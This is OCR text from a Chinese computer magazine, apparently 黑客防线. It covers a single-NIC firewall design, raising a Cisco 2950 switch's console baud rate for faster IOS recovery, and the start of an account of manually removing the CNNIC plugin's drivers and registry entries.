


图3

通过上述设置之后，网络中向外部流出的数据的走向以及所有内部上网用户向外部流出的数据流必须通过防火墙，这样我们就可以借助一些外部的软件（比如瑞星的防火墙、sniffer工具）来管理我们的网络。这里要说一句，其实，微软的"路由和远程访问"中的IP策略这样的功能都可以实现很多网络管理的功能。如果有时间我们可以再讨论一下，这里就不多做解释了。

理论分析

传统防火墙的原理，利用网关的特性，结合网络中数据牵引的技术，在原来的网络中由内到外的数据流经由主交换机192.168.0.1之后就直接流入计费网关192.168.0.254，在不影响网络拓扑结构的同时，将由主交换机中流出的数据再流向防火墙，然后经防火墙处理后的数据再流入计费网关。虽然实现了防火墙的管理功能，但是我们也牺牲了网络中其他硬件的性能。通过图3我们可以看出，主交换机在整个处理过程中要处理两次内部来得信息，一次是来自楼层交换机的，二次是来自防火墙的数据，这无疑增大了主交换机的负荷。

单网卡防火墙和传统防火墙的区别


传统的防火墙：一定要放在网络的主干线路上，而且防火墙两边必须是属于不同的网络。如果要在原来没有防火墙的网络中加入防火墙，要修改网络中的多个硬件设备，必须更改网络中的物理拓扑结构，成本高，不会增大网络中其他硬件的负荷，要求至少两快物理网卡。

单网卡防火墙：打破了传统防火墙的概念，将这种单网卡防火墙加入到网络中，几乎不用修改网络中其他硬件的配置，不必更改网络中的物理拓扑结构，实现简单，成本低，会减小网络中其他硬件的负荷，而且只需要一块物理网卡。

其实作为一名网络管理员，要有扎实的理论基础，灵活运用所学知识，敢于打破传统的思维观念。当然，有个好的身体才行，搞网络真的很辛苦。在这里祝愿那些和我一样战斗在网络最前沿的兄弟们，工作顺利，网络稳定！

适合读者：网络管理员，系统管理员
前置知识：无

突破交换机IOS恢复速度



文/图 黄陈

在网上有很多关于交换机IOS恢复的文章，包括Cisco的官方网站上，但是关于交换机IOS恢复的速度，都是设置为9600bit/s，Cisco的官方网站上也是这样设置的，好像网上有篇这方面的精华帖子还说这个速度是不能改的哦，难道真的就是这样了么？难道真的要我们在恢复IOS等待那么漫长的时间吗？不，我们要突破。

下面我们就在交换机2950上一步一步来实现。

1．用交换机自带的控制线（最新Cisco交换机的这条连接线是淡兰色）连接交换机console口和计算机COM口，用带有xmodem功能的终端软件连接（Windows自带的超级终端或者是SecureCRT这个软件，我推荐后面这个软件）。

2．设置连接方式，速率9600（不要着急，现在设置为这个默认的速度才能连接上交换机，因为交换机默认设置是9600，等会连接上再改速度），无校验，无流控，停止位1。

3．插上交换机电源让交换机启动，假设交换机的IOS丢失或者损坏，交换机将自动进入引导装载模式，现在的提示符是switch:（当然如果你的IOS是正常的，你只是想升级IOS，那么先拔掉交换机后的电源线，再按住交换机面板左侧的mode键，插入交换机后边的电源插头给交换机加电，等到看到交换机面板上没有接线的以太口指示灯都亮和交换机的几个系统指示灯都常亮，这个时间大约是几秒钟）。

4.在超级终端提示符switch:下输入flash_init来初始化flash文件系统。

显示如下：

```
switch: flash_init
Initializing Flash...
flashfs[0]: 75 files, 3 directories
flashfs[0]: 0 orphaned files, 0 orphaned directories
flashfs[0]: Total bytes: 7741440
flashfs[0]: Bytes used: 5257216
flashfs[0]: Bytes available: 2484224
flashfs[0]: flashfs fsck took 7 seconds.
```

```
...done initializing flash.
Boot Sector Filesystem (bs:) installed, fsid: 3
Parameter Block Filesystem (pb:) installed, fsid: 4
```

5.加载帮助文件。

switch: load_helper

6.现在我们进行最重要的一步，修改速度，这个修改速度的命令是 set BAUD rate。注意大小写是敏感的哦，rate就是要设置的速度，这个rate可以是这些数值{110|300|1200|2400|4800|9600|19200|38400|57600|115200}中的任何一个，当然我们要的就是提升速度，当然设置到最大为115200，如果我们是交换机3550，那么速度最大只能设置为57600，其他型号的交换机我没有，不过原理一样，大家可以自己试试。

Switch: set BAUD 115200

经过上面的设置后，速度就从9600变到115200，但是这个时候超级终端就会出现乱码，因为超级终端的速度和交换机的速度不一致，我们断开当前连接，重新设置超级终端连接方式，速率修改为115200，其他的不改，再连接交换机，嘿嘿，连接正常。

7.通过XMODEM协议，把IOS灌入交换机。

```
Switch: copy xmodem: flash:/ c2950-i6q4l2-mz.121-14.EA1a
Begin the Xmodem or Xmodem-1K transfer now...
CCCCCC
```

超级终端不停提示出C这个字母就可以开始传文件了。

8.点击Transfer->Send Xmodem（如果是Windows的超级终端就选菜单 传送——发送文件，在协议选项中选择Xmodem或者Xmodem-1K协议），然后选择想要传送的文件，开始传送，这个速度传文件是原来默认速度的12倍多。

9.传送完后，就可以用boot命令加载IOS进行正常的启动。

Switch: boot

这样就完成了本次提升速度的全过程，不过后来分析，知道set BAUD这个命令其实在存放在env_vars这个文件里面的，这个文件是环境变量文件，在启动加载时候起作用。当然在交换机进入正常后，要改回这个速度，否则以后你用超级终端都要用这个速度才能正常连接，怎么改这个速度？哈哈，简单的办法就是删除这个文件，当然也可以copy出这个文件，修改后在copy回去，一切OK。

这样以后大家灌IOS时候就不用再浪费时间等待哦。

适合读者：网管、网民

前置知识：无

将CNNIC中文上网插件连根拔起



文/图 1860

提起木马的清除方法跟技巧，只要是看黑防的朋友应该都会有一套 中断进程然后删除该木马程式库，或者直接用杀毒软件查杀等。而这次我要讲的也是一次比较波折的杀毒经历，希望能给大家提供一种思路，当遇到这样的问题的时候有办法自己分析。

前几天在浏览黑防光盘的时候，下载了光盘中的一个病毒查杀工具 杀毒精灵。安装完后觉得系统重启之后变得缓慢，怀疑中后门了。最后卸载了原程序，再到系统目录清除残余文件夹时，才知道卸载只是杀毒精灵，但是杀毒精灵里面的一个中文插件（CNNIC，中国互联网信息中心），卸不掉，每次都提示卸载成功，结果每次都还在系统目录下，进入系统目录直接删除也不行，提示源文件可能正在使用中，如图1 所示。

不会是中了木马了吧？因为按现象来看有木马的特征了。我马上连接网络，升级最新的病毒库进行系统全面大屠杀，屠杀完了，结果是没有发现可疑"人员"，显示系统没有中毒，也没有发现木马，初步认为这个插件不是病毒。用软件查杀不行，只能收队了，下一步手动检查吧！




图1

经过分析，我发现安装杀毒精灵时会自动安装CNNIC中国互联网信息中心的程序，而之所以在系统下不能删除，是因为有保护进程。

好的，你不让卸载和删除，那我就来手动删除吧。首选打开StartUpManager（一个普通的启动组查看工具），查看系统启动情况，如图2 所示。

点击删除，清理在注册表Run键下的Cdnctr项，然




图2

后刷新，显示还是删除不了。差点记忘了，它还在后台正运行着呢。我调出Windows自带的进程管理工具，结束了"CdnUpdate.exe"这个进程。再到"StartUpManager"把它从启动组关闭。可我万万没有想到，当StartUpManager提示成功删除后，我重新点击注册表运行中的键值，"CdnUpdate.exe"又出现了。晕！不会是我眼花了吧？！看来不拿出杀手锏是不行了。沉思中……既然我关了它的进程后还可以重新出现，它一定有它的守护进程。一想到这又立刻去分析当前的系统进程，连线程插入的也用Windows优化大师的进程分析工具查过，不过还是没有一点线索。又一次沉思，印象中记得它的安装目录里的文件名大半开头的都是"Cdn"的，如果我进行一次系统的文件搜查，说不定会有些线索？！

废话不说，马上在"CMD"命令行中打上"Attirb /s Cdn*"去查找，果然出现了好几个文件，其中有几个是在Windows的系统目录里的。就是那个"CNNIC"的文件表，当时可花费我好多精力从它的源安装包里手动分析出来的呢，如图3 所示。




图3

图中的"CdnProt.sys"文件就是在Windows里的"System32\Drivers"目录下。从文件名的扩展名".sys"看出这个是设备虚拟文件，它是在Windows启动里挂在系统内核的，因为当一个设备虚拟程序挂到系统的内核里时可以说它可以掌管一切工作，而这类程序的启动一般是在系统的注册表里挂装。果然经过漫长的注册表搜索，终于找到了，"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\ Services\"就是它的藏身之所，如图4 所示:




图4

接下来当然是把它删了。删完后重新启动计算机，大部分的文件都可以删除了。但是"cdnnet.dll，cdnns.dll"这两个文件还是不能删除，难道它还有其他的守护进程？在注册表再找找有关"Cdn"开头的看看吧。果然在注册表的"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\ NameSpace_ Catalog5\Catalog_Entries\ 000000000001"这个分支里找到了这个文件，如图5 所示:




图5

> **小提示** 如果不能确定位置或对注册表不太熟识，在删之前可以先把注册表这个分支先备份，以防不测。

从注册项目的位置分析，"WinSock2"这个项是用来挂网络的组件的，这里可以说是整个Windows的网络接口，在这里如果挂上合适的程序就可以进行网络数据嗅探，我们玩嗅里要安装的WinPac嗅探包也是在这里挂上去的。这个"CNNIC"也够"坏"吧，这里也敢用！想不说它是木马也不行！杀无赦！且慢！等什么呢？

